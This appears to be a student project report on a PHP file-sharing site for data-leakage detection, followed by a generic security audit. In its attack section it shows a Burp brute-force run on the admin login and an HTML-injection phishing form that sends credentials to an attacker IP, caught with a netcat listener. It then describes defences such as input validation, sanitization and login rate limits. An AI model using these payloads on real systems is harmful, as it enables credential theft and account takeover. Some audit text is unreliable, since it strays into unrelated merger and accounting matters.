


Implementation




Registration:




User Login:



User Messages:




File Access Request:




User Keys:


Accessing Files:




Admin Login:




Managing Users:



Uploading Files:




Managing Files:




Article Subject	Article Key	File Name	Upload Date	Delete
data1	key1	T1.txt	2022-04-11	data1
data2	key2	T2.txt	2022-04-11	data2
data3	key3	T3.txt	2022-04-11	data3
data4	key4	T4.txt	2022-04-11	data4
data5	key5	T5.txt	2022-04-11	data5
data6	key6	T6.txt	2022-04-11	data6
data7	key7	T7.txt	2022-04-11	data7


Downloading Files:




Sending Messages:




Sending Keys:





Finding Probability:






Successful Brute Force Attack:









Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
9	admin	lovers	302			454	
10	admin	teamo	302			454	
11	admin	jasmine	302			454	
12	admin	brandon	302			454	
13	admin	666666	302			454	
14	admin	shadow	302			454	
15	admin	melissa	302			454	
16	admin	admin	302			624	
17	admin	eminem	302			454	
18	admin	matthew	302			454	
19	admin	robert	302			454	
20	admin	danielle	302			454	
21	admin	forever	302			454	

After prevention mechanism:



HTML Injection:



Burp Project Intruder Repeater Window Help — Burp Suite Community Edition v2022.2.4 - Temporary Project

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

Intercept | HTTP history | WebSockets history | Options

Request to http://localhost:80 [127.0.0.1]

Forward | Drop | Intercept is on | Action | Open Browser | Comment this item | HTTP/1

Pretty | Raw | Hex

```
1 POST /CSE3502ProjectDataLeakageDetection-main/admin/msgv.php HTTP/1.1
2 Host: localhost
3 Content-Length: 38
4 Cache-Control: max-age=0
5 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/CSE3502ProjectDataLeakageDetection-main/admin/sendmsgv.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=ua4eq0hqvmja567i2k4gebjv4o
21 Connection: close
22
23 a1=a1%40gmail.com&a2=a1&a3=Enter details to verify your identity ASAP
24 <form name="login" action="http://192.168.43.10/test">
25   <div>
26     <label for="uname">Username:</label>
27     <input type="text" name="uname" id="uname">
28   </div>
29   <div>
30     <label for="pass">Password:</label>
31     <input type="password" name="pass" id="pass">
32   </div>
33   <div>
34     <input type="submit" value="Submit"/>
35   </div>
36 </form>&s=Send
```

INSPECTOR

localhost/CSE3502ProjectDataLeakageDetection-main/user/viewmsg.php

Home | View msg | View Articles | View Key

View Messages

id	Email	Keys
27	a1@gmail.com	test
34	a1@gmail.com	Enter details to verify your identity ASAP Username: Password: Submit

Welcome: a1

- Logout

CSE3502 Project

Using netcat to listen to the form

```
┌──(dayeem㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.43.10] from (UNKNOWN) [192.168.43.50] 57700
GET /test?uname=a1&pass=a1P HTTP/1.1
Host: 192.168.43.10
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://localhost/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

After prevention mechanism:

Message is blocked. No new entry in database

				id	sender	email	reciver	msg
Edit	Copy	Delete	20	admin	a3@gmail.com	a3	Key sent
Edit	Copy	Delete	24	admin	a5@gmail.com	a5	Key as been sent
Edit	Copy	Delete	27	admin	a1@gmail.com	a1	test
Edit	Copy	Delete	28	admin	a2@gmail.com	a2	Key for data 3 sent
Edit	Copy	Delete	29	admin	a4@gmail.com	a4	Test message on localhost

Attack Prevention Mechanisms

1. Input Validation:

Input validation, also known as data validation, is the proper testing of any input supplied by a user or application. Input validation prevents improperly formed data from entering an information system. Because it is difficult to detect a malicious user who is trying to attack software, applications should check and validate all input entered into a system. Input validation should occur when data is received from an external party, especially if the data is from untrusted sources. Incorrect input validation can lead to injection attacks, memory leakage, and compromised systems. While input validation can be either whitelisted or blacklisted, it is preferable to whitelist data. Whitelisting only passes expected data. In contrast, blacklisting relies on programmers predicting all unexpected data. As a result, programs make mistakes more easily with blacklisting.

Example:

```
var emailfilter=/^\w+[\+\.\w-]*@([\w-]+\.)*\w+[\w-]*\.([a-z]{2,4}|\d+)$/i;
var m=emailfilter.test(document.s.email.value);
if(m==false) {
  alert("Please enter a valid Email Id");
  document.s.email.focus();
  return false;
}
```

2. Input Sanitization

Input sanitization is a cyber-security measure of checking, cleaning, and filtering data inputs from users, APIs, and web services of any unwanted characters and strings to prevent the injection of harmful codes into the system. Whitelist sanitizing allows only valid characters and code strings. Blacklist sanitizing cleans the input by removing unwelcomed characters such as line breaks, extra white spaces, tabs, &, and tags. Escape sanitizing rejects invalid data requests and strips inputs in order not to be seen as codes.

Example:

```
$a2 = mysqli_real_escape_string($con, $a2);
$a3 = mysqli_real_escape_string($con, $a3);

if (!$con)
        echo('Could not connect: ' . mysqli_error());
else
{
        if (str_contains($a1, '<') || str_contains($a2, '<') || str_contains($a3, '<'))
        {
                echo "<script>alert('Invalid message content');</script>";
                header("Location: https://cse3501project.herokuapp.com/admin/sendmsg.php");
        }
```

3. Usage of Parameterized Queries

A parameterized query is a query in which placeholders are used for parameters and the parameter values are supplied at execution time. The most important reason to use parameterized queries is to avoid SQL injection attacks.

Example:

```
        header("Location:https://cse3501project.herokuapp.com/userlogin.php");

        $sql = "insert into leaker ( id, name, probability) values (?, ?, 0.0)";
        $params = array($uid, $uname);
        $result = sqlsrv_query($conn, $tsql, $params) or die ("Could not insert data into DB: " . mysqli_error($conn));
```

4. Login attempt limits (only 1 attempt every 30s)

Limiting the number of attempts significantly reduces the risk of a brute force attack. In case of several requests being done at once, the system recognizes it and allows only one request in a time interval. This means that most requests don't even make it through to the validation.

Example:




Table of Contents

1.1 Purpose and Scope

The purpose and scope of this document is to ensure that all the functionalities are working as intended and report if there are any discrepancies. Since there are several modules in the website, special attention has to be made on the privileges that each member has in the website. Since there is a focus on authorized file access and leakage detection, special attention has to be given to make sure that the services are working as intended. Hence this audit aims to investigate the procedures followed by integrating network alert data, identify security flaws in the website and to notify regarding the same.

1.2 Objectives

I. Verifying that the authentication and authorization controls are implemented properly for all the users and the administrator.
II. Inspecting network logic at the design and implementation level.
III. Detecting security vulnerabilities at the application and network level.
IV. Reviewing the security practices used in configuration of the attack prevention, remote access servers, and components, modules, or any integrated third party components.
V. Inspecting whether the services work as intended on all platforms in the network.
VI. Ensuring that the database, file sharing and resources on servers are secured.
VII. Reviewing checks in place to prevent injection actions from the intruders.
VIII. Ensuring desired levels of activity logging for troubleshooting in the future.

1.3 Constraints

- Backend limitations due to use of PHP and MySQL servers
- There are several different platforms for which the services have to work as intended
- Time constraints
- Third party access constraints
- Scope of audit engagement
- Technology tools constraints

1.4 Components and Definitions

This document uses the terms **system**, **network security testing**, **operational testing** and **vulnerability** extensively. For the purposes of this document, their definitions will be as follows:

System – A system can be a computer system, network system, network domain, a host, network nodes, routers, switches and firewalls, network and/or computer application on each computer system etc.

Network security testing - Network testing is a broad means of testing security controls across a network to identify and demonstrate vulnerabilities and determine risks. The goals of testing differ depending on overall objective but also the organization's maturity. Network testing can help validate security defenses, meet compliance mandates and test the security controls of any type of electronic data. Typical tests include:

- Vulnerability Assessment
- Penetration Testing
- Specific network tests, including Wireless Network Penetration Testing
- Red Team Testing
- Application Security Testing

Data integration - The premise of data integration is to make data more freely available and easier to consume and process by systems and users. Data integration done right can reduce IT costs, free-up resources, improve data quality, and foster innovation all without sweeping changes to existing applications or data structures. There is no universal approach to data integration. However, data integration solutions typically involve a few common elements, including a network of data sources, a master server, and clients accessing data from the master server.

Operational testing - Operational acceptance testing (OAT), is a testing technique performed to verify the operational readiness (pre-release) of a product or application under test as part of Software test life cycle. This testing technique mainly focusses on operational readiness of the system, which is supposed to mimic the production environment. During OAT software configurations and operational support, components come together. It tests the implementation of functional or structural changes to software or service in a functional or non-functional environment.

Vulnerability - A vulnerability is a weakness which can be exploited by a threat actor, such as an attacker, to cross privilege boundaries (i.e. perform unauthorized actions) within a computer system. To exploit a vulnerability, an attacker must have at least one applicable tool or technique

that can connect to a system weakness. In this frame, vulnerabilities are also known as the attack surface.

1.5 Auditing phases

The audit approach is as follows:

a. Collect the right data using telemetry captures a wide range of activity and behaviors across multiple OS. Since there are multiple platforms in the network, this would be beneficial as a base for threat hunting.

b. Identify activities that could attract threat actors on the website – since there are several access locations, understanding what regular behavior is and what data is valuable to the attackers is crucial.

c. Review the alignment of the website's security framework with regulatory expectations, new computing, and hosting and storage capabilities.

d. Assess the adherence to accounting and internal control due diligence checklists that address key deal areas (i.e., quality of earnings and assets, cash flows, unrecorded liabilities) and identify internal control gaps on a combined basis.

e. Rapidly respond to immediate threats and review the website's incident response and communication plans - The response should distinctively define both short term and long-term response measures that will be used to neutralize the attack. The main goal of the response is to immediately put an end to the ongoing attack to prevent the system from further damage by a perceived threat.

f. Review the effectiveness of the website's ability to respond to new policies and emerging legislative mandates and regulations.

1.6 Auditing Tasks

a. **Network Scanning:** Procedures must be implemented to find active devices on the network by making use of features in the network protocols to signal devices and await a response. This not only helps us to monitor and manage different devices in the network, but also identify network elements, users for attacks.

b. **Vulnerability Scanning:** Tools should be configured to identify security weaknesses and flaws in systems and the software which can be exploited by attackers This is a key component of this audit which helps us to gauge security readiness of the website and minimize risk.

c. **Log Review:** Security auditing must be enabled on all components that support logging. Logs provide sufficient data to support comprehensive audits to study and analyze the effectiveness, compliance of current security policies. This also provides more insights for advanced identification and mitigation of risks. Logs provide a complete picture of the activities and are extremely crucial in cases of an intrusion or security emergency.

d. **User Session Management:** Each user session must be validated with passwords. Session details such as time of log in, log out, location of access, IP address, and host details must be stored in log files which can be used for future verification whenever necessary. Sessions at network level must also be monitored and logged by firewalls and other networking devices that have been configured.

e. **Intrusion Detectors:** Each host system must be configured with some intrusion detection system, antivirus applications to ensure that chances of system damage from external software is minimized as much as possible. Any anomalies must be immediately flagged and reported. Combined with the log review, this is useful to mitigate threats to the company at an early stage.

1.7 Auditing Methods

a. **Risk Assessments:** Processes are implemented to identify security hazards at every level and analyze the impact. The tools, resources which can be harmed by the manifested risk must be identified and proper measures are implemented to secure them. Each risk should be further assessed using the Risk Assessment matrix and be classified based on the probability of occurrence, impact. Any Risk with a high score must be dealt with the highest priority.

b. **Policy Assessments:** Security Policies of the organization is assessed based on compliance with Security Standards like ISO 27001. This covers security aspects such as device monitoring, strength of passwords, logging facilities, Antivirus systems etc. Any deviations found are reported immediately along with procedures to fix the same.

c. **Security Design Review:** Processes are implemented to review the security architecture of the organization. This includes reviewing and monitoring systems both at the application

and the network layer. For the application layer, the antivirus systems are audited to ensure they are updated as per the latest databases. For the network layer, firewalls, IPS systems are reviewed to ensure the system security is not compromised.

d. **Interviews:** In cases where human intervention is needed, the responsible personnel will be interviewed as per the requirements. This is done solely to extract information and to ensure compliance. This can be used to verify the activities on different field locations to help with administration. The interview records and statements will be documented for future reference.

e. **Document Review:** All security and technical documents of the organization are thoroughly reviewed. These include details regarding the security policies, infrastructure details etc. Further information such as logs obtained from various sources are collected and inspected using log correlation tools. Any new information found or anomalies found are reported. In case of security issues identified as per the review, steps to minimize the risk of the same are also issued.

1.8 Audit Report

Network Scanning

S.NO	Check	Findings
1.	Perform periodic network scans to verify whether each device found is registered in the network or not. Ensure configuration details of the same are updated in the technical documentation.	Some IPs which were connected to the network have not been registered yet. On further inspection, these were found to be devices from the merged company that have not yet been registered on the network and will be registered as soon as possible.
2.	Assess the activity of network devices such as routers, gateways and proxies to ensure network security.	The log reports and configuration details for each networking device is appropriate and no unusual activity was detected at these devices.
3.	Verify that the firewall set up hides the internal information such as system names, IP addresses, network topologies etc from the Internet. Review firewall policies to adapt to the merge.	It has been verified that along with the basic firewall functionalities, it is hiding and abstracting information from the outside world as expected. There have been issues due to the difference in network architecture.

Vulnerability Scanning

S.NO	Check	Findings
1.	Verify that all devices are connected to the network while vulnerability scanning takes place. None of the devices should be ignored while scanning as each of them can be a threat.	A few systems were missed out and upon connecting them, the network was not scanned again for new devices. There were no devices that didn’t connect to the network.
2.	Verify that all data inputs are validated and they are not vulnerable to any web attacks, common XML attacks and XML or SQL injection attacks like query tampering and XML external entity attacks.	All database queries and XML requests are validated with parameterized queries and hence they are secure.

3.	Verify if there are vulnerabilities in the authentication system and if it is broken or compromised by any malicious users to pose threat to original users.	At the time of scanning, no visible vulnerability was found which could indicate weak authentication upon checking the authentication logs.

Log review

S.NO	Check	Findings
1.	Verify user identification and the types of events performed by them on a daily basis in the log entries.	All users who performed activities are verified and authorized. No unusual activity was detected.
2.	Verify the origination of events in terms of success and failure indication in the log entries compilation.	All event originations are true and unsuspicious. No attack has been detected from event origination logs.
3.	Verify that the security logs are aggregated and protected from illegal or unauthorized access and modification.	The logs data is integrated and stored on a centralized server. Log injection can be attempted and might possibly be successful.

User Session Management

S.NO	Check	Findings
1.	When a user logs out, verify that their sessions are invalidated properly to prevent prolonged access to the organization network.	When the user navigates away from their browser/device without logging out properly, they are automatically logged out.

2.	Verify the session ID and timeout after specified period of inactivity.	Some session hijacking to log in to the user account leads to failed attempt.
3.	Verify that session ID's are unique and long so that it is difficult for attackers to identify employees.	Once a user has logged onto a system, they are granted a unique Session ID that allows secure use of the organization's network with no detected threats.

Intrusion Detectors

S.NO	Check	Findings
1.	Verify that software targets critical system areas to detect and remove active areas where intrusion attempts are made.	The intrusion prevention systems ensure that there are no active threats by checking running processes and important registry and disk sections. It also checks for malicious browser plug-ins and rootkits.
2.	Verify that software checks all system areas which includes all files and folders.	These scans take much longer as they have to scan the files so they are performed less frequently but are working as intended.
3.	Verify that application detects threats over different protocols like POP3, HTTP, SMTP, IMAP, and FTP.	Upon testing controlled threats on the network over several protocols, the software detects most of them and raises alerts for all of them.

1.9 Recommendations and Solutions

Governance Recommendations

Assign accountability and responsibility for security to an individual or individuals so that there is a hierarchy to ease future investigations.

Assign distinct tasks to individuals to ease the transition to the updated policies for the website.

Asset Recommendations

Compile an asset register with sections for hardware, software, data, people, processes, intangibles and third parties etc. for ease of access on short notice.

Implement an information classification policy and labelling policy for the data for ease of filtering..

Risk Management Recommendations

Conduct a risk assessment at regular intervals for the website's assets and apply controls applied where applicable.

Align risk management objectives with overall business strategies and performance goals. Communicate those objectives, including the level of acceptable risk approved, to the concerned officials.

Employee Training and Awareness Recommendations

Provide security awareness training to all staff on induction and communicate security updates at regular intervals.

Security training programs should incorporate safe internet habits that prevent attackers from penetrating the website's security. For example: The ability to recognize suspicious and spoofed domains, the dangers of downloading untrusted or suspicious software off the internet, populating unverified forms etc.

Policies and Procedure Recommendations

Document security policies, procedures, internal processes and technical work instructions.

Respective authorities should regularly communicate with policy makers to ensure that they are within the desired outcome of the organization.

Incident Response Management Recommendations

Form an incident response team and document an incident response management process.

Increase the number of incident response tools used. Some recommendations are: Security Information and Event Management (SIEM), Endpoint Detection and Response (EDR), Network Traffic Analysis (NTA).

Business Continuity Management Recommendations

Test the business continuity plan or arrangements.

Discuss plans with officials so that destructive decisions are prevented.

Legal, Regulatory and Contractual Recommendations

Prepare for updates to the EU GDPR regulations.

Update the regulations for a smoother transition in website versions for the employees, users as well as the authorities.

Secure configuration

Implement a standard build and roll out across all devices for uniformity.

Streamline the process so that less time is required to configure new accounts and administrators.

Network security

Implement regular vulnerability scanning and monitoring e.g. Solar Winds, Nessus.

It is crucial to have a uniform network architecture. If there are too many deviations, it becomes difficult to enforce the policies. Wherever possible, it is recommended to use a standard network architecture.

Data storage

Introduce a data retention policy.

Encrypt all data in storage and transit in case there is a data breach. Perform user leakage probability check whenever such an incident occurs.

Introduce a data and device disposal policy for emergency situations.

1.10 Conclusion

Hence in this report, a detailed audit has been carried out for our website that is used for file sharing and is capable of helping to recognize if certain users might be responsible for data breaches. Relevant techniques such as network scanning, log analysis and correlation, user management etc. have been employed to find out all possible scenarios which can lead to security issues and threats. Based on this audit, the key checks and findings have been listed out and the recommendations have been stated as well. Based on this audit, the website organizers must take necessary steps to overcome the existing security flaws to make the overall infrastructure of the website is more secure and reliable.